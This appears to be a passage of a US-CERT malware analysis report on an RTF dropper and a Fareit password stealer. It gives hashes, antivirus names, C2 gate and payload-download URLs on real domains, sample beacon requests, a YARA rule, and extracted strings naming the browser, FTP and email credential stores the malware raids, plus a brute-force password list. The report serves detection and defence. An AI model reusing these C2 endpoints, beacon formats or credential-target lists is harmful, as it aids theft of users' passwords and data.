Kaspersky	Trojan-PSW.Win32.Fareit.bshk
TrendMicro	TROJ_FA.6BBF19ED
Sophos	Troj/Fareit-AMQ
Avira	TR/AD.Fareit.Y.ehkw
Microsoft	PWS:Win32/Fareit
Ahnlab	RTF/Dropper
NANOAV	Trojan.Rtf.Stealer.efqzyl
TrendMicroHouseCall	TROJ_FA.6BBF19ED
Ikarus	Trojan.Win32.Zlader

Relationships

(F) ac30321be90e85f7eb1ce7e211b91fed1d1f15b5d	Dropped	(F) 9f918fb741e951a10e68ce6874b839aef5a26d604


3235b9c1e0dad683538cc8e (81f1a)		86db31e509f8dcaa13acec5 (617ba)
(F) ac30321be90e85f7eb1ce7e211b91fed1d1f15b5d 3235b9c1e0dad683538cc8e (81f1a)	Characterized_By	(S) ac30321be90e85f7eb1ce7e211b91fed1d1f15b5d 3235b9c1e0dad683538cc8e

Description

This is a malicious RTF document containing an embedded encoded executable. Upon execution, the RTF will decode and install the executable to %Temp%\m3.tmp (9f918fb741e951a10e68ce6874b839aef5a26d60486db31e509f8dcaa13acec5). The encoded executable is decoded using a hexadecimal algorithm. The document will attempt to execute m3.tmp but fails to execute due to the file exetension.

Screenshots

- **ac30321be90e85f7eb1ce7e211b91fed1d1f15b5d3235b9c1e0dad683538cc8e**



9f918fb741e951a10e68ce6874b839aef5a26d60486db31e509f8dcaa13acec5

Details

Name	9f918fb741e951a10e68ce6874b839aef5a26d60486db31e509f8dcaa13acec5
Size	117248
Type	PE32 executable (GUI) Intel 80386, for MS Windows
MD5	617ba99be8a7d0771628344d209e9d8a
SHA1	7cefb021fb30f985b427b584be9c16e364836739
ssdeep	3072:CN7FVxVzbL02rXlwiIrCIX1O6OhOqsY9WZYWmwdaX82X45iAKMaEUSDslGz0x:CNxVjbLXDup2lXY6O0VYIOMW
Entropy	6.86854130027

Antivirus

F-prot	W32/Dridex.HX
McAfee	Fareit-FHF
K7	Trojan (004df8ee1)
Systweak	trojan.passwordstealer
F-secure	Gen:Variant.Razy.41230
VirIT	Trojan.Win32.Crypt5.AYWX
Symantec	Trojan.Fareit
VirusBlokAda	TrojanPSW.Fareit
Zillya!	Trojan.Fareit.Win32.14782
ClamAV	Win.Trojan.Agent-5486256-0
Kaspersky	Trojan-PSW.Win32.Fareit.bshk
TrendMicro	TSPY_FA.CFEECD19
Sophos	Troj/Fareit-AMQ
Avira	TR/AD.Fareit.Y.ehkw
Microsoft	PWS:Win32/Fareit
Ahnlab	Trojan/Win32.Fareit

ESET	a variant of Win32/Kryptik.EPKG trojan
NANOAV	Trojan.Win32.AD.ebscsw
TrendMicroHouseCall	TSPY_FA.CFEECD19
Ikarus	Trojan.Win32.Zlader
AVG	Crypt5.AYWX

PE Information

Compiled	2016-04-18T11:56:11Z

PE Sections

Name	MD5	Raw Size	Entropy
(header)	e1c85b83a230f3318ebc6fa89c22e4ca	1024	2.65800537214
.text	03d3283ed2aeae19148e30ce10bf86a6	32256	6.56847358123
.rdata	2b14260b6390c8b1470b6c7b33aead11	52224	7.2456007683
.data	c78d3b76f24406d13bd8f743617d103d	8704	7.47497492698
.relocat	50e4a218247898300dfa8489c256fc42	1024	4.0454558827
.engine	105b697001f91df315bba402a79fde8b	512	2.16767435848
.rsrc	5f0793cbe2573fe809f569f742edb453	21504	3.88806352708

Packers

Name	Version	Entry Point
Microsoft Visual C++ ?.?	NA	NA

Relationships

(F) 9f918fb741e951a10e68ce6874b839aef5a26d604 86db31e509f8dcaa13acec5 (617ba)	Characterized_By	(S) searching_reg_pop3.bmp
(F) 9f918fb741e951a10e68ce6874b839aef5a26d604 86db31e509f8dcaa13acec5 (617ba)	Connected_To	(D) editprod.waterfilter.in.ua
(F) 9f918fb741e951a10e68ce6874b839aef5a26d604 86db31e509f8dcaa13acec5 (617ba)	Connected_To	(D) insta.reduct.ru
(F) 9f918fb741e951a10e68ce6874b839aef5a26d604 86db31e509f8dcaa13acec5 (617ba)	Connected_To	(D) one2shoppee.com
(F) 9f918fb741e951a10e68ce6874b839aef5a26d604 86db31e509f8dcaa13acec5 (617ba)	Connected_To	(D) ritsoperrol.ru
(F) 9f918fb741e951a10e68ce6874b839aef5a26d604 86db31e509f8dcaa13acec5 (617ba)	Connected_To	(D) littjohnwilhap.ru
(F) 9f918fb741e951a10e68ce6874b839aef5a26d604 86db31e509f8dcaa13acec5 (617ba)	Connected_To	(D) wilcarobbe.com
(F) 9f918fb741e951a10e68ce6874b839aef5a26d604 86db31e509f8dcaa13acec5 (617ba)	Connected_To	(D) mymodule.waterfilter.in.ua/system /logs/xtool.exe
(F) 9f918fb741e951a10e68ce6874b839aef5a26d604 86db31e509f8dcaa13acec5 (617ba)	Dropped_By	(F) ac30321be90e85f7eb1ce7e211b91fed1d1f15b5d 3235b9c1e0dad683538cc8e (81f1a)

Description

Durning analysis this file is dropped by ac30321be90e85f7eb1ce7e211b91fed1d1f15b5d3235b9c1e0dad683538cc8e. This file is a heavily packed/protected Windows 32 bit executable. Static analysis indicates this application is a fully functioning Remote Access Tools. During runtime, it attempts to communicate to the c2 locations displayed below.

wilcarobbe.com/zapoy/gate.php
littjohnwilhap.ru/zapoy/gate.php
ritsoperrol.ru/zapoy/gate.php
one2shoppee.com/system/logs/xtool.exe
insta.reduct.ru/system/logs/xtool.exe
editprod.waterfilter.in.ua/system/logs/xtool.exe
mymodule.waterfilter.in.ua/system/logs/xtool.exe

The file xtool.exe was not available for download at the time of analysis.
This executable file drops and executes a batch file '%Temp%\[random digits].bat' to delete itself and the batch file at the end of the execution.

Displayed below are sample connections between the malware and its C2 server.

—Begin Sample Connections to C2 Server—

POST /zapoy/gate.php HTTP/1.0
Host: wilcarobbe.com
Accept: */*
Accept-Encoding: identity, *;q=0
Accept-Language: en-US
Content-Length: 196
Content-Type: application/octet-stream
Connection: close
Content-Encoding: binary
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1; .NET CLR 2.0.50727; .NET CLR 3.0.04506.648; .NET CLR 3.5.21022)

...[xXP..YG.....4...d...S.qO....4.....v..8 ..Y.u.
X..3S*3.S..%<A.5..U..."N.W...eY...o.^...V..^.v.....#...+......]`..Y.L.5.b[.>?.".).....>...
>V....H...;4.......OGf.'L..fB.N#.v[H.b_.{..w.....j5…

POST /zapoy/gate.php HTTP/1.0
Host: littjohnwilhap.ru
Accept: */*
Accept-Encoding: identity, *;q=0
Accept-Language: en-US
Content-Length: 196
Content-Type: application/octet-stream
Connection: close
Content-Encoding: binary
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1; .NET CLR 2.0.50727; .NET CLR 3.0.04506.648; .NET CLR 3.5.21022)

...[xXP..YG.....4...d...S.qO....4.....v..8 ..Y.u.
X..3S*3.S..%<A.5..U..."N.W...eY...o.^...V..^.v.....#...+......]`..Y.L.5.b[.>?.".).....>...
>V....H...;4.......OGf.'L..fB.N#.v[H.b_.{..w.....j5…

POST /zapoy/gate.php HTTP/1.0
Host: ritsoperrol.ru
Accept: */*
Accept-Encoding: identity, *;q=0
Accept-Language: en-US
Content-Length: 196
Content-Type: application/octet-stream
Connection: close
Content-Encoding: binary
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1; .NET CLR 2.0.50727; .NET CLR 3.0.04506.648; .NET CLR 3.5.21022)

...[xXP..YG.....4...d...S.qO....4.....v..8 ..Y.u.
X..3S*3.S..%<A.5..U..."N.W...eY...o.^...V..^.v.....#...+......]`..Y.L.5.b[.>?.".).....>...
>V....H...;4.......OGf.'L..fB.N#.v[H.b_.{..w.....j5…

—End Sample Connections to C2 Server—

Static analysis of the unpacked portions of this file indicate it is, among other things, capable of targeting multiple Windows applications. For example, the malware searches the Windows registry for keys utilized by multiple types of Windows email software. If found, the malware attempts to extract email passwords from these keys. This appears to be an attempt to gain unauthorized access to the victim users emails.

In addition, the software attempts to find registry keys used by the Windows file management software named Total Commander. This appears to be an attempt to gain unauthorized access to the victim users stored files. The software also contains a list of commonly used passwords. This indicates the malware provides an operator the capability to brute force their way into a victim users email accounts or locations where their files are stored. Displayed below is a YARA signature which may be utilized to detect this software both packed on disk, and running within system memory.

—Begin YARA Signature—

```
rule unidentified_malware_two
{
meta:
Author = "US-CERT Code Analysis Team"
Date = 16JAN17
Incident = 10105049
File = "9f918fb741e951a10e68ce6874b839aef5a26d60486db31e509f8dcaa13acec5"
MD5 = "617BA99BE8A7D0771628344D209E9D8A"

strings:
$my_string_one = "/zapoy/gate.php"
$my_string_two = { E3 40 FE 45 FD 0F B6 45 FD 0F B6 14 38 88 55 FF 00 55 FC 0F B6 45 FC 8A 14 38 88 55 FE 0F B6 45 FD 88 14 38
0F B6 45 FC 8A 55 FF 88 14 38 8A 55 FF 02 55 FE 8A 14 3A 8B 45 F8 30 14 30 }
$my_string_three = "S:\\Lidstone\\renewing\\HA\\disable\\In.pdb"

$my_string_four = { 8B CF 0F AF CE 8B C6 99 2B C2 8B 55 08 D1 F8 03 C8 8B 45 FC 03 C2 89 45 10 8A 00 2B CB 32 C1 85 DB 74 07 }

$my_string_five = "fuckyou1"

$my_string_six = "xtool.exe"

condition:
($my_string_one and $my_string_two) or ($my_string_three or $my_string_four) or ($my_string_five and $my_string_six)
}
```

—End YARA Signature--

Displayed below are strings of interest extracted from the unpacked portions of this malware:

—Begin Strings of Interest—

```
1DA409EB2825851644CCDAB
1RcpNUE12zpJ8uDaDqlygR70aZl2ogwes
wilcarobbe.com/zapoy/gate.php
littjohnwilhap.ru/zapoy/gate.php
ritsoperrol.ru/zapoy/gate.php
one2shoppee.com/system/logs/xtool.exe
insta.reduct.ru/system/logs/xtool.exe
editprod.waterfilter.in.ua/system/logs/xtool.exe
YUIPWDFILE0YUIPKDFILE0YUICRYPTED0YUI1.0
MODU
SOFTWARE\Microsoft\Windows\CurrentVersion\Uninstall
UninstallString
DisplayName
.exe
Software\WinRAR
open
vaultcli.dll
VaultOpenVault
VaultEnumerateItems
VaultGetItem
VaultCloseVault
VaultFree
kernel32.dll
WTSGetActiveConsoleSessionId
ProcessIdToSessionId
netapi32.dll
NetApiBufferFree
NetUserEnum
ole32.dll
StgOpenStorage
advapi32.dll
AllocateAndInitializeSid
CheckTokenMembership
FreeSid
CredEnumerateA
CredFree
CryptGetUserKey
CryptExportKey
CryptDestroyKey
CryptReleaseContext
RevertToSelf
```

OpenProcessToken
ImpersonateLoggedOnUser
GetTokenInformation
ConvertSidToStringSidA
LogonUserA
LookupPrivilegeValueA
AdjustTokenPrivileges
CreateProcessAsUserA
crypt32.dll
CryptUnprotectData
CertOpenSystemStoreA
CertEnumCertificatesInStore
CertCloseStore
CryptAcquireCertificatePrivateKey
msi.dll
MsiGetComponentPathA
pstorec.dll
PStoreCreateInstance
userenv.dll
CreateEnvironmentBlock
DestroyEnvironmentBlock
[9D
wY}
wSw
wv{
vshell32.dll
SHGetFolderPathA
My Documents
AppData
Local AppData
Cache
Cookies
History
My Documents
Common AppData
My Pictures
Common Documents
Common Administrative Tools
Administrative Tools
Personal
Software\Microsoft\Windows\CurrentVersion\Explorer\Shell Folders
explorer.exe
S-1-5-18
SeImpersonatePrivilege
SeTcbPrivilege
SeChangeNotifyPrivilege
SeCreateTokenPrivilege
SeBackupPrivilege
SeRestorePrivilege
SeIncreaseQuotaPrivilege
SeAssignPrimaryTokenPrivilege
GetNativeSystemInfo
kernel32.dll
IsWow64Process
Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 5.1; Trident/5.0)
POST %s HTTP/1.0
Host: %s
Accept: */*
Accept-Encoding: identity, *;q=0
Accept-Language: en-US
Content-Length: %lu
Content-Type: application/octet-stream
Connection: close
Content-Encoding: binary
User-Agent: %s
Content-Length:
Location:
.
.
Software\Microsoft\Windows\CurrentVersion\Internet Settings
ProxyServer
HWID

{%08X-%04X-%04X-%02X%02X-%02X%02X%02X%02X%02X%02X}
Software\Far\Plugins\FTP\Hosts
Software\Far2\Plugins\FTP\Hosts
Software\Far Manager\Plugins\FTP\Hosts
Software\Far\SavedDialogHistory\FTPHost
Software\Far2\SavedDialogHistory\FTPHost
Software\Far Manager\SavedDialogHistory\FTPHost
Password
HostName
User
Line
wcx_ftp.ini
\GHISLER
InstallDir
FtpIniName
Software\Ghisler\Windows Commander
Software\Ghisler\Total Commander
CUTEFTP
QCHistory
Software\GlobalSCAPE\CuteFTP 6 Home\QCToolbar
Software\GlobalSCAPE\CuteFTP 6 Professional\QCToolbar
Software\GlobalSCAPE\CuteFTP 7 Home\QCToolbar
Software\GlobalSCAPE\CuteFTP 7 Professional\QCToolbar
Software\GlobalSCAPE\CuteFTP 8 Home\QCToolbar
Software\GlobalSCAPE\CuteFTP 8 Professional\QCToolbar
Software\GlobalSCAPE\CuteFTP 9\QCToolbar
\GlobalSCAPE\CuteFTP
\GlobalSCAPE\CuteFTP Pro
\GlobalSCAPE\CuteFTP Lite
\CuteFTP
\sm.dat
Software\FlashFXP\3
Software\FlashFXP
Software\FlashFXP\4
InstallerDathPath
path
Install Path
DataFolder
\Sites.dat
\Quick.dat
\History.dat
\FlashFXP\3
\FlashFXP\4
\FileZilla
\sitemanager.xml
\recentservers.xml
\filezilla.xml
Software\FileZilla
Software\FileZilla Client
Install_Dir
Host
User
Pass
Port
Remote Dir
Server Type
Server.Host
Server.User
Server.Pass
Server.Port
Path
ServerType
Last Server Host
Last Server User
Last Server Pass
Last Server Port
Last Server Path
Last Server Type
Software\FTPWare\COREFTP\Sites
Host
User
Port

PthR
SSH
.ini
\VanDyke\Config\Sessions
\Sessions
Software\VanDyke\SecureFX
Config Path
Password
HostName
UserName
RemoteDirectory
PortNumber
FSProtocol
Software\Martin Prikryl
http[:]//
https[:]//
ftp://
opera
wand.dat
_Software\Opera Software
Last Directory3
Last Install Path
Opera.HTML\shell\open\command
\Opera Software
nss3.dll
NSS_Init
NSS_Shutdown
NSSBase64_DecodeBuffer
SECITEM_FreeItem
PK11_GetInternalKeySlot
PK11_Authenticate
PK11SDR_Decrypt
PK11_FreeSlot
profiles.ini
Profile
IsRelative
Path
PathToExe
prefs.js
logins.json
signons.sqlite
signons.txt
signons2.txt
signons3.txt
encryptedPassword":"
encryptedUsername":"
hostname":"
#2c
#2d
#2e
Firefox
\Mozilla\Firefox\
Software\Mozilla
---
ftp://
http[:]//
https[:]//
ftp.
Mozilla
\Mozilla\Profiles\
Favorites.dat
WinFTP
Internet Explorer
WininetCacheCredentials
MS IE FTP Passwords
DPAPI:
@J7<
AJ7<
BJ7<
%02X
Software\Microsoft\Internet Explorer\IntelliForms\Storage2
SOFTWARE\Classes\Local Settings\Software\Microsoft\Windows\CurrentVersion\AppContainer\Storage

\microsoft.microsoftedge_8wekyb3d8bbwe\MicrosoftEdge\IntelliForms\FormData
http[:]//www[.]facebook.com/
Microsoft_WinInet_*
ftp://
SspiPfc
JpM
;USQLite format 3
table
()
CONSTRAINT
PRIMARY
UNIQUE
CHECK
FOREIGN
Web Data
Login Data
logins
origin_url
password_value
username_value
ftp://
http[:]//
https[:]//
moz_logins
hostname
encryptedPassword
encryptedUsername
\Google\Chrome
\Chromium
\ChromePlus
Software\ChromePlus
Install_Dir
.rdp
TERMSRV/*
password 51:b:
username:s:
full address:s:
TERMSRV/
hM@
$O@
=^@
$a@
#y@
1z@
.oeaccount
Salt
<_OP3_Password2
<_MTP_Password2
<IMAP_Password2
<HTTPMail_Password2
\Microsoft\Windows Live Mail
Software\Microsoft\Windows Live Mail
\Microsoft\Windows Mail
Software\Microsoft\Windows Mail
Software\IncrediMail
EmailAddress
Technology
PopServer
PopPort
PopAccount
PopPassword
SmtpServer
SmtpPort
SmtpAccount
SmtpPassword
SMTP Email Address
SMTP Server
POP3 Server
POP3 User Name
SMTP User Name
NNTP Email Address
NNTP User Name

NNTP Server
IMAP Server
IMAP User Name
Email
HTTP User
HTTP Server URL
POP3 User
IMAP User
HTTPMail User Name
HTTPMail Server
SMTP User
POP3 Port
SMTP Port
IMAP Port
POP3 Password2
IMAP Password2
NNTP Password2
HTTPMail Password2
SMTP Password2
POP3 Password
IMAP Password
NNTP Password
HTTP Password
SMTP Password
Software\Microsoft\Internet Account Manager\Accounts
Identities
Software\Microsoft\Office\Outlook\OMI Account Manager\Accounts
Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Microsoft Outlook Internet Settings
Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook
Software\Microsoft\Office\15.0\Outlook\Profiles\Outlook
Software\Microsoft\Office\16.0\Outlook\Profiles\Outlook
Software\Microsoft\Internet Account Manager
Outlook
\Accounts
identification
identitymgr
inetcomm server passwords
outlook account manager passwords
identities
{%08X-%04X-%04X-%02X%02X-%02X%02X%02X%02X%02X%02X}
Thunderbird
\Thunderbird
samantha
michelle
david
eminem
scooter
asdfasdf
sammy
baby
diamond
maxwell
55555
justin
james
chicken
danielle
iloveyou2
fuckoff
prince
junior
rainbow
112233
fuckyou1
nintendo
peanut
none
church
bubbles
robert
222222
destiny

loving
gfhjkm
mylove
jasper
hallo
123321
cocacola
helpme
nicole
guitar
billgates
looking
scooby
joseph
genesis
forum
emmanuel
cassie
victory
passw0rd
foobar
ilovegod
nathan
blabla
digital
peaches
football1
11111111
power
thunder
gateway
iloveyou!
football
tigger
corvette
angel
killer
creative
123456789
google
zxcvbnm
startrek
ashley
cheese
sunshine
christ
000000
soccer
qwerty1
friend
summer
1234567
merlin
phpbb
12345678
jordan
saved
dexter
viper
winner
sparky
windows
123abc
lucky
anthony
jesus
ghbdtn
admin
hotdog
baseball
password1
dragon

trustno1
jason
internet
mustdie
john
letmein
123
mike
knight
jordan23
abc123
red123
praise
freedom
jesus1
12345
london
computer
microsoft
muffin
qwert
mother
master
111111
qazwsx
samuel
canada
slayer
rachel
onelove
qwerty
prayer
iloveyou1
whatever
god
password
blessing
snoopy
1q2w3e4r
cookie
11111
chelsea
pokemon
hahaha
aaaaaa
hardcore
shadow
welcome
mustang
654321
bailey
blahblah
matrix
jessica
stella
benjamin
testing
secret
trinity
richard
peace
shalom
monkey
iloveyou
thomas
blink182
jasmine
purple
test
angels
grace
hello

poop
blessed
1234567890
heaven
hunter
pepper
john316
cool
buster
andrew
faith
ginger
7777777
hockey
hello1
angel1
superman
enter
daniel
123123
forever
nothing
dakota
kitten
asdf
1111
banana
gates
flower
taylor
lovely
hannah
princess
compaq
jennifer
myspace1
smokey
matthew
harley
rotimi
fuckyou
soccer1
123456
single
joshua
green
123qwe
starwars
love
silver
austin
michael
amanda
1234
charlie
bandit
chris
happy
hope
maggie
maverick
online
spirit
george
friends
dallas
adidas
1q2w3e
7777
orange
testtest
asshole


apple
biteme
666666
william
mickey
asdfgh
wisdom
batman
pass

—End Strings of Interest—

Analysis indicates the primary purpose of this application is to allow an operator to gain unauthorized access to the victim's user data and email by hijacking the applications.

Screenshots

- **searching_reg_pop3.bmp**



Code utilized by 9f918fb741e951a10e68ce6874b839aef5a26d60486db31e509f8dcaa13acec5 to parse email passwords from the user's Windows registry hive.

Domains

private.directinvesting.com

HTTP Sessions

- GET /lexicon/index.cfm?dq=d9487&pg=149a8d6adb73d479e66c6 HTTP/1.1
  User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1; .NET CLR 2.0.50727; .NET CLR 3.0.04506.648; .NET CLR 3.5.21022)
  Host: private.directinvesting.com
  Connection: Keep-Alive
  Cache-Control: no-cache
  Pragma: no-cache
- GET /lexicon/index.cfm?source=0887a&css=b9&utm_term=80aaeb73d479e66c6&f=12 HTTP/1.1

User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1; .NET CLR 2.0.50727; .NET CLR 3.0.04506.648; .NET CLR 3.5.21022)
Host: private.directinvesting.com
Connection: Keep-Alive
Cache-Control: no-cache
Pragma: no-cache

- GET /lexicon/index.cfm?utm_content=876b73d479e66c6&source=19bd05efa8c HTTP/1.1
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1; .NET CLR 2.0.50727; .NET CLR 3.0.04506.648; .NET CLR 3.5.21022)
Host: private.directinvesting.com
Connection: Keep-Alive
Cache-Control: no-cache
Pragma: no-cache

Whois

Address lookup
canonical name private.directinvesting.com.
aliases
addresses 204.12.12.40

Domain Whois record
Queried whois.internic.net with "dom directinvesting.com"...
Domain Name: DIRECTINVESTING.COM
Registrar: NETWORK SOLUTIONS, LLC.
Sponsoring Registrar IANA ID: 2
Whois Server: whois.networksolutions.com
Referral URL: http[:]//networksolutions.com
Name Server: NS1.LNHI.NET
Name Server: NS2.LNHI.NET
Name Server: NS3.LNHI.NET
Status: clientTransferProhibited https[:]//icann.org/epp#clientTransferProh bited
Updated Date: 04-jun-2016
Creation Date: 04-aug-1997
Expiration Date: 03-aug-2021
>>> Last update of whois database: Mon, 16 Jan 2017 12:55:58 GMT <<<

Queried whois.networksolutions.com with "directinvesting.com"...
Domain Name: DIRECTINVESTING.COM
Registry Domain ID: 5318825_DOMAIN_COM-VRSN
Registrar WHOIS Server: whois.networksolutions.com
Registrar URL: http[:]//networksolutions.com
Updated Date: 2016-06-04T07:10:34Z
Creation Date: 1997-08-04T04:00:00Z
Registrar Registration Expiration Date: 2021-08-03T04:00:00Z
Registrar: NETWORK SOLUTIONS, LLC.
Registrar IANA ID: 2
Registrar Abuse Contact Email: abuse@web.com
Registrar Abuse Contact Phone: +1.8003337680
Reseller:
Domain Status: clientTransferProhibited https[:]//icann.org/epp#clientTransferProh bited
Registry Registrant ID:
Registrant Name: The Moneypaper Inc.
Registrant Organization: The Moneypaper Inc.
Registrant Street: 555 THEODORE FREMD AVE STE B103
Registrant City: RYE
Registrant State/Province: NY
Registrant Postal Code: 10580-1456
Registrant Country: US
Registrant Phone: +1.9149250022
Registrant Phone Ext:
Registrant Fax: +1.9149219318
Registrant Fax Ext:
Registrant Email: vnelson@moneypaper.com
Registry Admin ID:
Admin Name: Nelson, Vita
Admin Organization: Money Paper Inc
Admin Street: 411 THEODORE FREMD AVE
Admin City: RYE
Admin State/Province: NY
Admin Postal Code: 10580-1410

Admin Country: US
Admin Phone: +1.9149250022
Admin Phone Ext:
Admin Fax: +1.9149215745
Admin Fax Ext:
Admin Email: vnelson@moneypaper.com
Registry Tech ID:
Tech Name: Nelson, Vita
Tech Organization: Money Paper Inc
Tech Street: 411 THEODORE FREMD AVE
Tech City: RYE
Tech State/Province: NY
Tech Postal Code: 10580-1410
Tech Country: US
Tech Phone: +1.9149250022
Tech Phone Ext:
Tech Fax: +1.9149215745
Tech Fax Ext:
Tech Email: vnelson@moneypaper.com
Name Server: NS1.LNHI.NET
Name Server: NS2.LNHI.NET
Name Server: NS3.LNHI.NET
DNSSEC: Unsigned
URL of the ICANN WHOIS Data Problem Reporting System: http[:]//wdprs.internic.net/
>>> Last update of WHOIS database: 2017-01-16T12:56:12Z <<<

Network Whois record
Queried whois.arin.net with "n ! NET-204-12-12-32-1"...
NetRange: 204.12.12.32 - 204.12.12.63
CIDR: 204.12.12.32/27
NetName: THEMONEYPAPERINC
NetHandle: NET-204-12-12-32-1
Parent: HOSTMYSITE (NET-204-12-0-0-1)
NetType: Reassigned
OriginAS: AS20021
Customer: THE MONEYPAPER INC. (C02687180)
RegDate: 2011-02-03
Updated: 2011-02-03
Ref: https[:]//whois.arin.net/rest/net/NET-204-12-12-32-1
CustName: THE MONEYPAPER INC.
Address: 555 THEODORE FREMD AVENUE SUITE B-103
City: RYE
StateProv: NY
PostalCode: 10580
Country: US
RegDate: 2011-02-03
Updated: 2011-03-19
Ref: https[:]//whois.arin.net/rest/customer/C02687180
OrgNOCHandle: IPADM271-ARIN
OrgNOCName: IP Admin
OrgNOCPhone: +1-302-731-4948
OrgNOCEmail: ipadmin@hostmysite.com
OrgNOCRef: https[:]//whois.arin.net/rest/poc/IPADM271-ARIN
OrgTechHandle: IPADM271-ARIN
OrgTechName: IP Admin
OrgTechPhone: +1-302-731-4948
OrgTechEmail: ipadmin@hostmysite.com
OrgTechRef: https[:]//whois.arin.net/rest/poc/IPADM271-ARIN
OrgAbuseHandle: ABUSE1072-ARIN
OrgAbuseName: Abuse
OrgAbusePhone: +1-302-731-4948
OrgAbuseEmail: abuse@hostmysite.com
OrgAbuseRef: https[:]//whois.arin.net/rest/poc/ABUSE1072-ARIN
RNOCHandle: IPADM271-ARIN
RNOCName: IP Admin
RNOCPhone: +1-302-731-4948
RNOCEmail: ipadmin@hostmysite.com
RNOCRef: https[:]//whois.arin.net/rest/poc/IPADM271-ARIN
RTechHandle: IPADM271-ARIN
RTechName: IP Admin
RTechPhone: +1-302-731-4948
RTechEmail: ipadmin@hostmysite.com

RTechRef: https[:]//whois.arin.net/rest/poc/IPADM271-ARIN
RAbuseHandle: IPADM271-ARIN
RAbuseName: IP Admin
RAbusePhone: +1-302-731-4948
RAbuseEmail: ipadmin@hostmysite.com
RAbuseRef: https[:]//whois.arin.net/rest/poc/IPADM271-ARIN

DNS records
DNS query for 40.12.12.204.in-addr.arpa returned an error from the server: NameError
name class type data time to live
private.directinvesting.com IN A 204.12.12.40 3600s (01:00:00)
directinvesting.com IN SOA
server: ns1.lnhi.net
email: administrator@lnhi.net
serial: 24
refresh: 10800
retry: 3600
expire: 604800
minimum ttl: 3600
3600s (01:00:00)
directinvesting.com IN NS ns3.lnhi.net 3600s (01:00:00)
directinvesting.com IN NS ns1.lnhi.net 3600s (01:00:00)
directinvesting.com IN NS ns2.lnhi.net 3600s (01:00:00)
directinvesting.com IN A 204.12.12.41 3600s (01:00:00)
directinvesting.com IN MX
preference: 10
exchange: mail.moneypaper.com
3600s (01:00:00)

Relationships

(D) private.directinvesting.com	Characterized_By	(W) Address lookup
(D) private.directinvesting.com	Connected_From	(F) 55058d3427ce932d8efcbe54dccf97c9a8d1e85c7 67814e34f4b2b6a6b305641 (8f154)
(D) private.directinvesting.com	Related_To	(H) GET /lexicon/index.c
(D) private.directinvesting.com	Related_To	(H) GET /lexicon/index.c
